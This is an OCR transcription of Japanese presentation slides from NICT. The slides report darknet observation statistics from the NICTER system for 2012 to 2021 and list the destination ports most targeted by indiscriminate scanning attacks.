
最近の無差別型サイバー攻撃の動向と対策
- NICTの最新の取り組み状況 -

国立研究開発法人 情報通信研究機構 サイバーセキュリティ研究所
サイバーセキュリティネクサス ネクサス長
井上 大介

NICT National Institute of Information and Communications Technology

CYNEX CYBERSECURITY NEXUS




NICTER

- サイバー攻撃リアルタイム大規模観測・分析システム
- 国内外で約30万の未使用IPアドレス“**ダークネット**”を観測
- 無差別型サイバー攻撃の大局的な傾向把握に有効

NICTER ダークネット観測統計（過去10年）

年	年間総観測パケット数	ダークネットIPアドレス数	1 IPアドレス当たりの年間総観測パケット数
2012	約78.0億	190,276	53,206
2013	約128.8億	209,174	63,682
2014	約241.0億	212,878	115,335
2015	約631.6億	270,973	245,540
2016	約1,440億	274,872	527,888
2017	約1,559億	253,086	578,750
2018	約2,169億	273,292	806,877
2019	約3,756億	309,769	1,231,331
2020	約5,705億	307,985	1,849,817
2021	**約5,180億**	**289,946**	**1,747,685**


（パケット数、単位：万）




1 IPアドレス当たりの年間総観測パケット数

感染機器の分布（2021年）


- NICTER 観測レポート 2021：宛先ポート番号別パケット数分布 -



2019年



2020年




2021年

ポート番号	主な攻撃対象
23/TCP	Telnet （ルータ，Webカメラ等）
22/TCP	SSH（サーバ，ルータ等）
445/TCP	Microsoft-DS（SMB, Samba等）
80/TCP	HTTP（Web管理画面）
6379/TCP	Redis
81/TCP	HTTP（ホームルータ等）
443/TCP	HTTPS (Webサーバ)
5060/UDP	SIP (PBX, ルータ等)
123/UDP	NTP
2375/TCP	Docker REST API


宛先ポート番号別パケット数分布
（調査目的のスキャンパケットを除く）

出典：NICTER観測レポート2021
https://www.nict.go.jp/cyber/report/NICTER_report_2021.pdf


感染機器の分布（2022年1Q～3Q）




2019年



2020年



2021年




23/TCP
が再増加

2022年（1Q～3Q）

（調査目的のスキャンパケットを除く）

